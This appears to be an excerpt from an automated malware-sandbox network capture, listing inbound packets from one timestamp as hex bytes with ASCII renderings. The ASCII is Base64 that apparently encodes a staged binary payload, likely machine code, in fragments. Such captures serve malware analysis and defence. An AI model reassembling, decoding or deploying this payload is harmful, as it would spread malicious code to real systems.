2021-12-02 17:36:08 UTC	1343	IN	Data Raw: 4d 69 78 67 4f 45 51 73 59 44 51 31 4c 47 42 47 51 79 78 67 4e 6b 45 73 59 44 41 30 4c 47 41 31 4d 43 78 67 4f 44 6b 73 59 44 52 45 4c 47 42 47 51 79 78 67 52 54 67 73 59 44 45 31 4c 47 41 31 4f 43 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 51 69 78 67 4e 45 51 73 59 45 5a 44 4c 47 41 31 4e 79 78 67 4e 6b 45 73 59 44 41 31 4c 47 41 32 51 53 78 67 4e 7a 63 73 59 44 55 78 4c 47 42 46 4f 43 78 67 51 54 63 73 59 44 63 30 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 55 4d 73 59 44 55 33 4c 47 41 31 4e 69 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 33 4e 43 78 67 4d 54 4d 73 59 45 55 34 4c 47 42 44 4f 53 78 67 4e 6a 6b 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 44 4d 73 59 45 4d 30 4c 47 41 77 4f 43 78 67 4e 55 59 73 59 45 49 34 4c 47 41 Data Ascii: MixgOEQsYDQ1LGBGQyxgNkEsYDA0LGA1MCxgODksYDRELGBGQyxgRTgsYDE1LGA1OCxgRkYsYEZGLGA4QixgNEQsYEZDLGA1NyxgNkEsYDA1LGA2QSxgNzcsYDUxLGBFOCxgQTcsYDc0LGAwMCxgMDAsYDgzLGBDNCxgMUMsYDU3LGA1NixgODUsYEMwLGA3NCxgMTMsYEU4LGBDOSxgNjksYDAwLGAwMCxgODMsYEM0LGAwOCxgNUYsYEI4LGA
2021-12-02 17:36:08 UTC	1359	IN	Data Raw: 51 79 78 67 4f 45 49 73 59 44 52 46 4c 47 41 77 4f 43 78 67 4e 6a 67 73 59 44 55 79 4c 47 41 78 4d 69 78 67 4d 6a 51 73 59 45 51 77 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 45 73 59 44 67 7a 4c 47 42 44 4e 79 78 67 4d 55 4d 73 59 44 55 33 4c 47 42 46 4f 43 78 67 4e 6b 51 73 59 45 56 46 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 51 73 59 44 67 35 4c 47 41 30 4e 69 78 67 4e 44 51 73 59 44 56 47 4c 47 41 31 52 53 78 67 4f 45 49 73 59 45 55 31 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 45 4e 44 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 77 4f 43 78 67 4e 54 59 73 59 44 68 43 4c 47 42 Data Ascii: QyxgOEIsYDRFLGAwOCxgNjgsYDUyLGAxMixgMjQsYEQwLGA2QSxgMDAsYDZBLGAwMCxgNTEsYDgzLGBDNyxgMUMsYDU3LGBFOCxgNkQsYEVFLGBGRixgRkYsYDgzLGBDNCxgMTQsYDg5LGA0NixgNDQsYDVGLGA1RSxgOEIsYEU1LGA1RCxgQzMsYENDLGA1NSxgOEIsYEVDLGA4MyxgRUMsYDA4LGA1MyxgOEIsYDVELGAwOCxgNTYsYDhCLGB
2021-12-02 17:36:08 UTC	1375	IN	Data Raw: 52 69 78 67 52 6a 49 73 59 44 45 34 4c 47 42 44 4d 43 78 67 4e 45 4d 73 59 45 46 45 4c 47 42 47 4d 79 78 67 4f 44 4d 73 59 45 49 78 4c 47 41 32 4e 53 78 67 4d 54 49 73 59 44 45 31 4c 47 41 30 52 43 78 67 4d 44 51 73 59 44 52 43 78 67 4e 54 67 73 59 44 68 43 4c 47 41 34 4d 53 78 67 4d 7a 55 73 59 44 63 32 4c 47 41 34 52 53 78 67 4e 54 49 73 59 45 55 77 4c 47 42 47 4d 53 78 67 4d 45 49 73 59 45 51 35 4c 47 41 34 4e 79 78 67 4e 6a 67 73 59 45 5a 44 4c 47 41 7a 4d 79 78 67 4e 30 4d 73 59 45 52 46 4c 47 42 46 4f 43 78 67 4d 6b 51 73 59 44 4a 46 4c 47 42 47 4e 43 78 67 4d 30 4d 73 59 44 4a 47 4c 47 41 78 4d 79 78 67 4d 6a 67 73 59 45 45 34 4c 47 42 46 4f 53 78 67 4e 55 45 73 59 44 64 47 4c 47 41 31 4e 43 78 67 51 55 55 73 59 44 6b 78 4c 47 42 Data Ascii: RixgRjIsYDE4LGBDMCxgNEMsYEFELGBGMyxgODMsYEIxLGA2NSxgMTIsYDE1LGA0RCxgMDQsYDRDLGBEQixgNTgsYDhCLGA4MSxgMzUsYDc2LGA4RSxgNTIsYEUwLGBGMSxgMEIsYEQ5LGA4NyxgNjgsYEZDLGAzMyxgN0MsYERFLGBFOCxgMkQsYDJFLGBGNCxgM0MsYDJGLGAxMyxgMjgsYEE4LGBFOSxgNUEsYDdGLGA1NCxgQUUsYDkxLGB

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1391	IN	Data Raw: 4f 53 78 67 51 6b 55 73 59 44 4e 43 4c 47 41 33 4d 43 78 67 52 6a 55 73 59 44 49 31 4c 47 41 33 4e 69 78 67 4d 6b 55 73 59 44 67 35 4c 47 42 44 4d 79 78 67 4d 54 49 73 59 44 59 34 4c 47 41 35 52 69 78 67 51 55 49 73 59 44 68 44 4c 47 41 79 4d 53 78 67 4f 44 55 73 59 44 41 78 4c 47 41 34 4d 43 78 67 51 54 51 73 59 45 56 47 4c 47 41 35 4f 53 78 67 4d 7a 41 73 59 45 4d 7a 4c 47 41 35 51 79 78 67 51 54 49 73 59 44 55 33 4c 47 41 34 51 79 78 67 4e 6a 4d 73 59 44 46 44 4c 47 41 32 52 53 78 67 4e 6a 4d 73 59 45 45 30 4c 47 41 31 4e 43 78 67 52 55 51 73 59 44 56 46 4c 47 42 45 4d 79 78 67 51 55 59 73 59 44 67 35 4c 47 42 44 4e 53 78 67 51 7a 41 73 59 44 45 78 4c 47 42 43 4d 69 78 67 4e 6b 49 73 59 44 63 31 4c 47 41 30 4e 79 78 67 4d 55 4d 73 59 45 52 46 4c 47 41 Data Ascii: OSxgQkUsYDNCLGA3MCxgRjUsYDI1LGA3NixgMkUsYDg5LGBDMyxgMTIsYDY4LGA5RixgQUIsYDhDLG AyMSxgODUsYDAxLGA4MCxgQTQsYEVGLGA5OSxgMzAsYEMzLGA5QyxgQTIsYDU3LGA4QyxgNjMsYDFDLG A2RSxgNjMsYEE0LGA1NCxgRUQsYDVFLGBEMyxgQUYsYDg5LGBDNSxgQzAsYDExLGBCMixgNkIsYDc1LG A0NyxgMUMsYERFLGA
2021-12-02 17:36:08 UTC	1407	IN	Data Raw: 4d 79 78 67 4e 54 45 73 59 44 67 34 4c 47 41 31 52 43 78 67 52 45 4d 73 59 44 67 35 4c 47 41 30 4e 53 78 67 52 44 67 73 59 44 59 32 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 44 41 34 4c 47 41 77 52 43 78 67 4d 45 45 73 59 44 67 34 4c 47 41 31 52 43 78 67 4d 45 45 73 59 45 4d 33 4c 47 41 30 4e 53 78 67 52 6a 41 73 59 44 55 77 4c 47 41 32 52 69 78 67 4e 7a 49 73 59 44 63 30 4c 47 41 32 4e 69 78 67 51 7a 63 73 59 44 51 31 4c 47 42 47 4e 43 78 67 4d 30 45 73 59 44 41 35 4c 47 41 34 4f 43 78 67 4e 55 51 73 59 45 59 32 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 45 59 34 4c 47 41 31 4e 53 78 67 4e 7a 4d 73 59 44 59 31 4c 47 41 33 4d 69 78 67 51 7a 63 73 59 44 51 31 4c 47 42 47 51 79 78 67 4d 6a 41 73 59 44 4e 42 4c 47 41 77 4f 53 78 67 4d 44 41 73 59 45 4d 33 4c 47 41 Data Ascii: MyxgNTEsYDg4LGA1RCxgREMsYDg5LGA0NSxgRDgsYDY2LGBDNyxgNDUsYDA4LGAwRCxg MEEsYDg4LGA1RCxgMEEsYEM3LGA0NSxgRjAsYDUwLGA2RixgNzIsYDc0LGA2NixgQzcsYDQ1LGBGNCxg M0EsYDA5LGA4OCxgNUQsYEY2LGBDNyxgNDUsYEY4LGA1NSxgNzMsYDY1LGA3MixgQzcsYDQ1LGBGQyxg MjAsYDNBLGAwOSxgMDAsYEM3LGA
2021-12-02 17:36:08 UTC	1423	IN	Data Raw: 51 69 78 67 52 44 67 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 7a 41 73 59 44 67 31 4c 47 42 45 51 69 78 67 4d 45 59 73 59 44 67 30 4c 47 41 35 4e 69 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 41 78 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 68 45 4c 47 41 31 4e 53 78 67 51 7a 41 73 59 44 55 79 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 67 33 4c 47 41 33 4d 43 78 67 4d 30 4d 73 59 44 52 47 4c 47 41 77 4d 43 78 67 4e 54 41 73 59 44 68 45 4c 47 41 30 52 43 78 67 52 6a 51 73 59 44 55 78 4c 47 41 31 4d 79 78 67 4e 54 59 73 59 45 55 34 4c 47 41 33 4f 53 78 67 4d 55 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 79 4e 43 78 67 4f 44 6b 73 59 44 51 31 4c 47 41 Data Ascii: QixgRDgsYDgzLGBDNCxgMzAsYDg1LGBEQixgMEYsYDg0LGA5NixgMDAsYDAwLGAwMCxgNkEsYDAxLG A2QSxgMDAsYDhELGA1NSxgQzAsYDUyLGA2QSxgMDAsYDZBLGAwMCxgOEQsYDg3LGA3MCxgM0MsYDRGLG AwMCxgNTAsYDhELGA0RCxgRjQsYDUxLGA1MyxgNTYsYEU4LGA3OSxgMUEsYDAwLGAwMCxgODMsYEM0LG AyNCxgODksYDQ1LGA
2021-12-02 17:36:08 UTC	1439	IN	Data Raw: 4e 53 78 67 51 7a 41 73 59 44 63 31 4c 47 41 78 4e 43 78 67 4f 45 49 73 59 44 52 45 4c 47 42 47 51 79 78 67 4e 54 45 73 59 44 55 7a 4c 47 42 46 4f 43 78 67 52 54 59 73 59 44 49 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 67 73 59 44 56 47 4c 47 41 31 52 53 78 67 4e 55 49 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 32 51 53 78 67 4d 44 51 73 59 44 68 45 4c 47 41 30 4e 53 78 67 52 45 4d 73 59 44 55 77 4c 47 41 34 52 43 78 67 4e 45 59 73 59 44 41 78 4c 47 41 34 52 43 78 67 4e 54 63 73 59 44 45 79 4c 47 41 31 4d 53 78 67 51 7a 63 73 59 44 51 31 4c 47 42 45 51 79 78 67 4d 6a 4d 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 35 4c 47 41 31 4e 53 78 67 52 44 67 73 59 45 55 34 4c 47 42 Data Ascii: NSxgQzAsYDc1LGAxNCxgOEIsYDRELGBGQyxgNTEsYDUzLGBFOCxgRTYsYDIxLGAwMCxgMDAsYDgzLG BDNCxgMDgsYDVGLGA1RSxgNUIsYDhCLGBFNSxgNUQsYEMzLGA2QSxgMDQsYDhELGA0NSxgREMsYDUwLG A4RCxgNEYsYDAxLGA4RCxgNTcsYDEyLGA1MSxgQzcsYDQ1LGBEQyxgMjMsYDAwLGAwMCxgMDAsYDg5LG A1NSxgRDgsYEU4LGB
2021-12-02 17:36:08 UTC	1455	IN	Data Raw: 4f 43 78 67 4e 54 67 73 59 44 4d 78 4c 47 41 79 51 53 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 67 34 4c 47 41 78 4f 43 78 67 4d 45 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 44 5a 42 4c 47 41 30 4e 69 78 67 4e 6b 45 73 59 44 41 77 4c 47 41 31 4d 53 78 67 4f 45 51 73 59 45 49 77 4c 47 41 34 51 79 78 67 4d 45 4d 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 44 55 77 4c 47 42 46 4f 43 78 67 4e 7a 45 73 59 44 41 33 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 41 31 4e 53 78 67 4d 54 51 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 54 41 73 59 44 68 43 4c 47 41 30 52 43 78 67 4d 45 4d 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 51 73 59 44 55 79 4c 47 41 Data Ascii: OCxgNTgsYDMxLGAyQSxgNTUsYDhCLGBFQyxgOEIsYDQ1LGAwOCxgOEIsYDg4LGAxOCxg MEEsYDAwLGAwMCxgNTYsYDZBLGA0NixgNkEsYDAwLGA1MSxgOEQsYEIwLGA4QyxgMEMsYDAwLGAwMCxg NTYsYDUwLGBFOCxgNzEsYDA3LGAwMCxgMDAsYDhCLGA1NSxgMTQsYDhCLGA0NSxgMTAsYDhCLGA0RCxg MEMsYDgzLGBDNCxgMTQsYDUyLGA
2021-12-02 17:36:08 UTC	1471	IN	Data Raw: 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 42 44 51 79 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4e 54 45 73 59 44 59 30 4c 47 42 42 4d 53 78 67 4d 54 67 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 67 35 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 44 68 43 4c 47 41 30 4e 53 78 67 52 6b 4d 73 59 44 68 43 4c 47 41 34 4d 43 78 67 51 7a 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 79 4d 43 78 67 4d 44 63 73 59 44 41 33 4c 47 42 45 51 53 78 67 4d 55 49 73 59 44 6c 45 4c 47 41 31 4e 53 78 67 4f 45 49 73 59 45 56 44 4c 47 41 31 4d 53 78 67 4e 6a 51 73 59 45 45 78 4c 47 41 78 4f 43 78 67 4d 44 41 73 59 44 59 30 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 44 51 77 4c 47 41 Data Ascii: NSxgNUQsYEMzLGBDQyxgNTUsYDhCLGBFQyxgNTEsYDY0LGBBMSxgMTgsYDAwLGAwMCxg MDAsYDg5LGA0NSxgRkMsYDhCLGA0NSxgRkMsYDhCLGA4MCxgQzAsYDAwLGAwMCxgMDAsYDhCLGBFNSxg NUQsYEMzLGAyMCxgMDcsYDA3LGBEQSxgMUIsYDlELGA1NSxgOEIsYEVDLGA1MSxgNjQsYEExLGAxOCxg MDAsYDAwLGAwMCxgOEIsYDQwLGA
2021-12-02 17:36:08 UTC	1487	IN	Data Raw: 51 53 78 67 52 44 45 73 59 44 55 35 4c 47 42 45 4e 69 78 67 4e 54 55 73 59 44 68 43 4c 47 42 46 51 79 78 67 4f 45 49 73 59 44 51 31 4c 47 41 77 4f 43 78 67 4f 45 49 73 59 44 51 34 4c 47 41 77 4f 43 78 67 4e 54 59 73 59 44 55 33 4c 47 41 34 51 69 78 67 4e 30 51 73 59 44 42 44 4c 47 41 77 4d 79 78 67 52 6b 59 73 59 44 55 33 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 55 78 4c 47 41 31 4d 43 78 67 52 54 67 73 59 44 51 32 4c 47 42 46 4e 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 51 69 78 67 52 6a 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 54 41 73 59 44 45 79 4c 47 41 34 4e 53 78 67 52 6b 59 73 59 44 63 30 4c 47 41 77 52 53 78 67 4e 54 63 73 59 44 5a 42 4c 47 41 77 4d 43 78 67 4e 54 59 73 59 45 55 34 4c 47 41 Data Ascii: QSxgRDEsYDU5LGBENixgNTUsYDhCLGBFQyxgOEIsYDQ1LGAwOCxgOEIsYDQ4LGAwOCxg NTYsYDU3LGA4QixgN0QsYDBDLGAwMyxgRkYsYDU3LGA2QSxgMDAsYDUxLGA1MCxgRTgsYDQ2LGBFNixg RkYsYEZGLGA4QixgRjAsYDgzLGBDNCxgMTAsYDg1LGBGNixgNzQsYDEyLGA4NSxgRkYsYDc0LGAwRSxg NTcsYDZBLGAwMCxgNTYsYEU4LGA

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1503	IN	Data Raw: 52 43 78 67 4e 7a 41 73 59 44 41 78 4c 47 41 77 52 69 78 67 51 6a 59 73 59 44 41 77 4c 47 41 34 52 43 78 67 4e 54 55 73 59 45 55 77 4c 47 41 31 4d 69 78 67 4e 54 41 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4d 54 4d 73 59 45 55 77 4c 47 42 47 52 53 78 67 52 6b 59 73 59 44 4d 7a 4c 47 42 44 4d 43 78 67 4f 44 4d 73 59 45 4d 30 4c 47 41 77 51 79 78 67 4d 7a 67 73 59 44 41 32 4c 47 41 33 4e 43 78 67 4d 44 63 73 59 44 51 77 4c 47 41 34 4d 43 78 67 4d 30 4d 73 59 44 41 32 4c 47 41 77 4d 43 78 67 4e 7a 55 73 59 45 59 35 4c 47 41 34 51 69 78 67 4e 55 51 73 59 44 41 34 4c 47 41 30 4d 43 78 67 4e 54 41 73 59 44 55 32 4c 47 41 31 4d 79 78 67 52 54 67 73 59 45 55 33 4c 47 42 47 4d 53 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 51 7a 51 73 59 44 42 44 4c 47 41 Data Ascii: RCxgNzAsYDAxLGAwRixgQjYsYDAwLGA4RCxgNTUsYEUwLGA1MixgNTAsYDU2LGBFOCxgMTMsYEUwLGBGRSxgRkYsYDMzLGBDMCxgODMsYEM0LGAwQyxgMzgsYDA2LGA3NCxgMDcsYDQwLGA4MCxgM0MsYDA2LGAwMCxgNzUsYEY5LGA4QixgNUQsYDA4LGA0MCxgNTAsYDU2LGA1MyxgRTgsYEU3LGBGMSxgRkYsYEZGLGA4MyxgQzQsYDBDLGA
2021-12-02 17:36:08 UTC	1519	IN	Data Raw: 4e 53 78 67 4e 6a 63 73 59 45 5a 43 4c 47 41 31 51 53 78 67 4d 55 45 73 59 44 4d 31 4c 47 42 47 4d 69 78 67 51 6a 59 73 59 45 56 47 4c 47 42 44 51 53 78 67 51 7a 45 73 59 44 46 45 4c 47 42 43 4f 53 78 67 51 54 6b 73 59 45 4d 78 4c 47 42 44 52 53 78 67 52 44 41 73 59 44 45 7a 4c 47 41 7a 4e 53 78 67 4d 6b 49 73 59 45 45 77 4c 47 41 35 4e 79 78 67 52 54 45 73 59 44 42 47 4c 47 41 34 4d 43 78 67 51 6b 51 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 67 78 4c 47 42 45 52 43 78 67 4e 7a 41 73 59 45 45 35 4c 47 42 42 51 79 78 67 52 54 51 73 59 44 52 44 4c 47 41 34 4d 53 78 67 52 6b 4d 73 59 44 42 47 4c 47 41 77 4f 53 78 67 4f 44 51 73 59 44 41 33 4c 47 41 34 52 43 78 67 4d 45 51 73 59 45 56 42 4c 47 41 35 4f 53 78 67 52 44 59 73 59 44 49 77 4c 47 41 Data Ascii: NSxgNjcsYEZCLGA1QSxgMUEsYDM1LGBGMixgQjYsYEVGLGBDQSxgQzEsYDFELGBCOSxg QTksYEMxLGBDRSxgRDAsYDEzLGAzNSxgMklsYEEwLGA5NyxgRTEsYDBGLGA4MCxgQkQsYEZELGBGRixg RkYsYDgxLGBERCxgNzAsYEE5LGBBQyxgRTQsYDRDLGA4MSxgRkMsYDBGLGAwOSxgODQsYDA3LGA4RCxg MEQsYEVBLGA5OSxgRDYsYDIwLGA
2021-12-02 17:36:08 UTC	1535	IN	Data Raw: 4e 79 78 67 4f 44 55 73 59 44 46 45 4c 47 42 42 4f 53 78 67 4d 44 4d 73 59 44 49 31 4c 47 41 33 4d 69 78 67 51 54 59 73 59 44 51 79 4c 47 42 44 4d 43 78 67 4d 45 51 73 59 44 67 32 4c 47 41 78 4e 69 78 67 51 54 4d 73 59 44 45 77 4c 47 42 47 52 43 78 67 4d 45 49 73 59 44 4e 45 4c 47 41 77 4e 79 78 67 4d 45 51 73 59 45 49 35 4c 47 41 77 4e 69 78 67 4f 44 41 73 59 45 52 45 4c 47 41 79 4e 43 78 67 51 7a 45 73 59 44 42 45 4c 47 41 32 52 43 78 67 51 6a 4d 73 59 44 67 30 4c 47 41 30 4d 69 78 67 4f 45 51 73 59 44 67 77 4c 47 42 44 4e 43 78 67 4d 6a 49 73 59 44 55 32 4c 47 41 30 4e 69 78 67 4d 45 45 73 59 44 4d 31 4c 47 42 45 4e 79 78 67 4e 54 4d 73 59 44 4e 44 4c 47 42 46 4f 53 78 67 4e 6a 67 73 59 44 41 35 4c 47 42 42 4e 69 78 67 4e 7a 49 73 59 44 68 46 4c 47 41 Data Ascii: NyxgODUsYDFELGBBOSxgMDMsYDI1LGA3MixgQTYsYDQyLGBDMCxgMEQsYDg2LGAxNixg QTMsYDEwLGBGRCxgMEIsYDNELGAwNyxgMEQsYEI5LGAwNixgODAsYERELGAyNCxgQzEsYDBELGA2RCxg QjMsYDg0LGA0MixgOEQsYDgwLGBDNCxgMjIsYDU2LGA0NixgMEEsYDM1LGBENyxgNTMsYDNDLGBFOSxg NjgsYDA5LGBBNixgNzIsYDhFLGA
2021-12-02 17:36:08 UTC	1551	IN	Data Raw: 4d 43 78 67 4e 55 55 73 59 44 6b 7a 4c 47 41 33 52 43 78 67 51 30 45 73 59 44 49 34 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 49 34 4c 47 41 77 4e 53 78 67 52 44 63 73 59 45 4a 46 4c 47 41 30 52 53 78 67 4e 44 6b 73 59 44 55 32 4c 47 41 30 52 69 78 67 4d 45 59 73 59 44 67 79 4c 47 41 34 4e 53 78 67 52 6b 49 73 59 45 5a 47 4c 47 42 47 52 69 78 67 51 7a 45 73 59 44 49 31 4c 47 41 33 4d 69 78 67 4d 6a 4d 73 59 44 4d 7a 4c 47 41 32 4f 43 78 67 4e 7a 67 73 59 45 46 44 4c 47 41 79 4d 79 78 67 4d 44 55 73 59 45 4a 42 4c 47 41 7a 52 43 78 67 4d 54 4d 73 59 45 55 35 4c 47 41 79 4f 53 78 67 4d 6b 51 73 59 45 4a 44 4c 47 41 79 4e 69 78 67 52 6a 51 73 59 44 68 47 4c 47 41 7a 4d 79 78 67 4d 45 51 73 59 45 4a 44 4c 47 41 7a 4f 53 78 67 4f 44 49 73 59 44 68 43 4c 47 41 Data Ascii: MCxgNUUsYDkzLGA3RCxgQ0EsYDI4LGAwMCxgMDAsYDI4LGAwNSxgRDcsYEJFLGA0RSxgNDksYDU2LG A0RixgMEYsYDgyLGA4NSxgRkIsYEZGLGBGRixgQzEsYDI1LGA3MixgMjMsYDMzLGA2OCxgNzgsYEFDLG AyMyxgMDUsYEJBLGAzRCxgMTMsYEU5LGAyOSxgMkQsYEJDLGAyNixgRjQsYDhGLGAzMyxgMEQsYEJDLG AzOSxgODIsYDhCLGA
2021-12-02 17:36:08 UTC	1567	IN	Data Raw: 4d 53 78 67 4e 45 49 73 59 44 6c 44 4c 47 42 42 4f 43 78 67 4f 54 41 73 59 44 45 77 4c 47 42 42 4e 53 78 67 4d 55 45 73 59 45 51 35 4c 47 42 45 4d 53 78 67 51 6b 4d 73 59 44 4d 77 4c 47 42 45 4d 69 78 67 51 7a 67 73 59 44 51 34 4c 47 41 35 4d 43 78 67 4d 45 49 73 59 44 45 79 4c 47 42 45 4d 69 78 67 52 44 55 73 59 44 41 78 4c 47 42 46 51 53 78 67 51 54 51 73 59 44 49 78 4c 47 42 44 51 79 78 67 52 44 6b 73 59 44 52 46 4c 47 41 34 4e 69 78 67 4d 6a 67 73 59 44 52 43 4c 47 42 45 51 69 78 67 52 55 45 73 59 44 41 35 4c 47 42 45 52 69 78 67 52 6b 4d 73 59 44 64 45 4c 47 41 7a 51 79 78 67 51 30 55 73 59 45 4d 33 4c 47 41 79 51 79 78 67 4f 54 63 73 59 44 4e 45 4c 47 41 35 51 53 78 67 52 44 67 73 59 45 45 34 4c 47 42 43 4d 69 78 67 52 55 45 73 59 44 4d 31 4c 47 42 Data Ascii: MSxgNEIsYDlDLGBBOCxgOTAsYDEwLGBBNSxgMUEsYEQ5LGBEMSxgQkMsYDMwLGBEMixg QzgsYDQ4LGA5MCxgMEIsYDEyLGBEMixgRDUsYDAxLGBFQSxgQTQsYDIxLGBDQyxgRDksYDRFLGA4Nixg MjgsYDRCLGBEQixgRUEsYDA5LGBERixgRkMsYDdELGAzQyxgQ0UsYEM3LGAyQyxgOTcsYDNELGA5QSxg RDgsYEE4LGBCMixgRUEsYDM1LGB
2021-12-02 17:36:08 UTC	1583	IN	Data Raw: 4e 43 78 67 4d 30 51 73 59 44 59 77 4c 47 41 33 51 53 78 67 51 7a 49 73 59 44 63 35 4c 47 41 7a 51 53 78 67 4e 44 49 73 59 44 6b 78 4c 47 42 42 4e 43 78 67 4e 45 51 73 59 45 4e 44 4c 47 41 32 4f 43 78 67 51 30 4d 73 59 45 5a 42 4c 47 41 79 52 53 78 67 4d 6b 55 73 59 45 4d 34 4c 47 42 43 51 53 78 67 4f 44 6b 73 59 44 67 77 4c 47 42 42 51 69 78 67 4e 55 59 73 59 45 52 43 4c 47 42 44 52 53 78 67 4d 6a 49 73 59 44 4a 43 4c 47 41 34 52 69 78 67 4d 30 49 73 59 44 51 33 4c 47 41 78 4e 43 78 67 4e 30 51 73 59 44 56 43 4c 47 41 35 4f 53 78 67 51 6b 45 73 59 45 4e 45 4c 47 41 7a 4d 53 78 67 4d 44 55 73 59 45 55 34 4c 47 41 7a 51 79 78 67 51 6b 51 73 59 44 6b 35 4c 47 41 33 51 79 78 67 51 55 51 73 59 44 46 44 4c 47 42 42 4f 43 78 67 4d 55 4d 73 59 44 59 7a 4c 47 42 Data Ascii: NCxgM0QsYDYwLGA3QSxgQzIsYDc5LGAzQSxgNDIsYDkxLGBBNCxgNEQsYENDLGA2OCxg Q0MsYEZBLGAyRSxgMkUsYEM4LGBCQSxgODksYDgwLGBBQixgNUYsYERCLGBDRSxgMjIsYDJCLGA4Rixg M0IsYDQ3LGAxNCxgN0QsYDVCLGA5OSxgQkEsYENELGAzMSxgMDUsYEU4LGAzQyxgQkQsYDk5LGA3Qyxg QUQsYDFDLGBBOCxgMUMsYDYzLGB
2021-12-02 17:36:08 UTC	1599	IN	Data Raw: 52 53 78 67 4d 54 45 73 59 45 52 46 4c 47 42 47 52 69 78 67 4e 55 45 73 59 44 42 42 4c 47 41 30 51 69 78 67 51 30 59 73 59 45 51 30 4c 47 41 77 52 53 78 67 4d 7a 4d 73 59 45 4d 78 4c 47 41 34 51 69 78 67 4d 6a 67 73 59 44 51 32 4c 47 41 77 4d 53 78 67 4d 55 51 73 59 45 49 77 4c 47 42 47 47 4f 43 78 67 4e 54 41 73 59 44 51 6b 55 73 59 45 4e 42 4c 47 42 45 4d 79 78 67 51 30 51 73 59 45 5a 47 4c 47 42 45 4d 69 78 67 4f 54 49 73 59 45 4d 79 4c 47 41 30 4d 79 78 67 4e 54 49 73 59 45 55 35 4c 47 42 44 52 53 78 67 52 6a 67 73 59 45 59 35 4c 47 41 7a 52 69 78 67 4d 45 49 73 59 45 49 31 4c 47 42 Data Ascii: RSxgMTEsYERFLGBGRixgNUEsYDBBLGA0QixgQ0YsYEQ0LGAwRSxgMzMsYEMxLGA4QixgMjgsYDQ2LG AwMSxgMUQsYElwLGBGOCxgNTAsYDQ0LGBENCxgOUYsYDlFLGAwRixgQzEsYEMyLGBGNixgQTYsYDQzLG BFOCxgQkUsYENBLGBEMyxgQ0QsYEZGLGBEMixgOTIsYEMyLGA0MyxgNTIsYEU5LGBDRSxgRjgsYEY5LG AzRixgMEIsYEI1LGB

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	1615	IN	Data Raw: 51 53 78 67 52 54 51 73 59 45 56 42 4c 47 42 47 4e 69 78 67 51 6a 67 73 59 44 68 42 4c 47 42 42 4d 79 78 67 4d 54 41 73 59 44 42 46 4c 47 41 30 4d 69 78 67 52 55 51 73 59 45 52 46 4c 47 42 46 4e 53 78 67 4d 45 51 73 59 45 4a 47 4c 47 41 7a 52 43 78 67 52 44 4d 73 59 45 5a 44 4c 47 42 42 4f 43 78 67 51 6b 51 73 59 44 51 79 4c 47 41 7a 4d 53 78 67 4e 7a 55 73 59 44 52 44 4c 47 41 7a 4d 53 78 67 4e 6a 4d 73 59 44 51 32 4c 47 41 35 51 79 78 67 52 44 45 73 59 44 4d 32 4c 47 41 35 51 79 78 67 52 54 63 73 59 44 49 30 4c 47 41 77 52 43 78 67 4e 44 4d 73 59 45 5a 45 4c 47 41 32 51 69 78 67 4e 30 45 73 59 45 52 47 4c 47 42 43 4e 53 78 67 4e 44 45 73 59 45 52 46 4c 47 42 43 4e 69 78 67 4e 44 6b 73 59 44 56 47 4c 47 42 46 4f 53 78 67 4f 54 45 73 59 44 4a 44 4c 47 41 Data Ascii: QSxgRTQsYEVBLGBGNixgQjgsYDhBLGBBMyxgMTAsYDBFLGA0MixgRUQsYERFLGBFNSxgMEQsYEJGLG 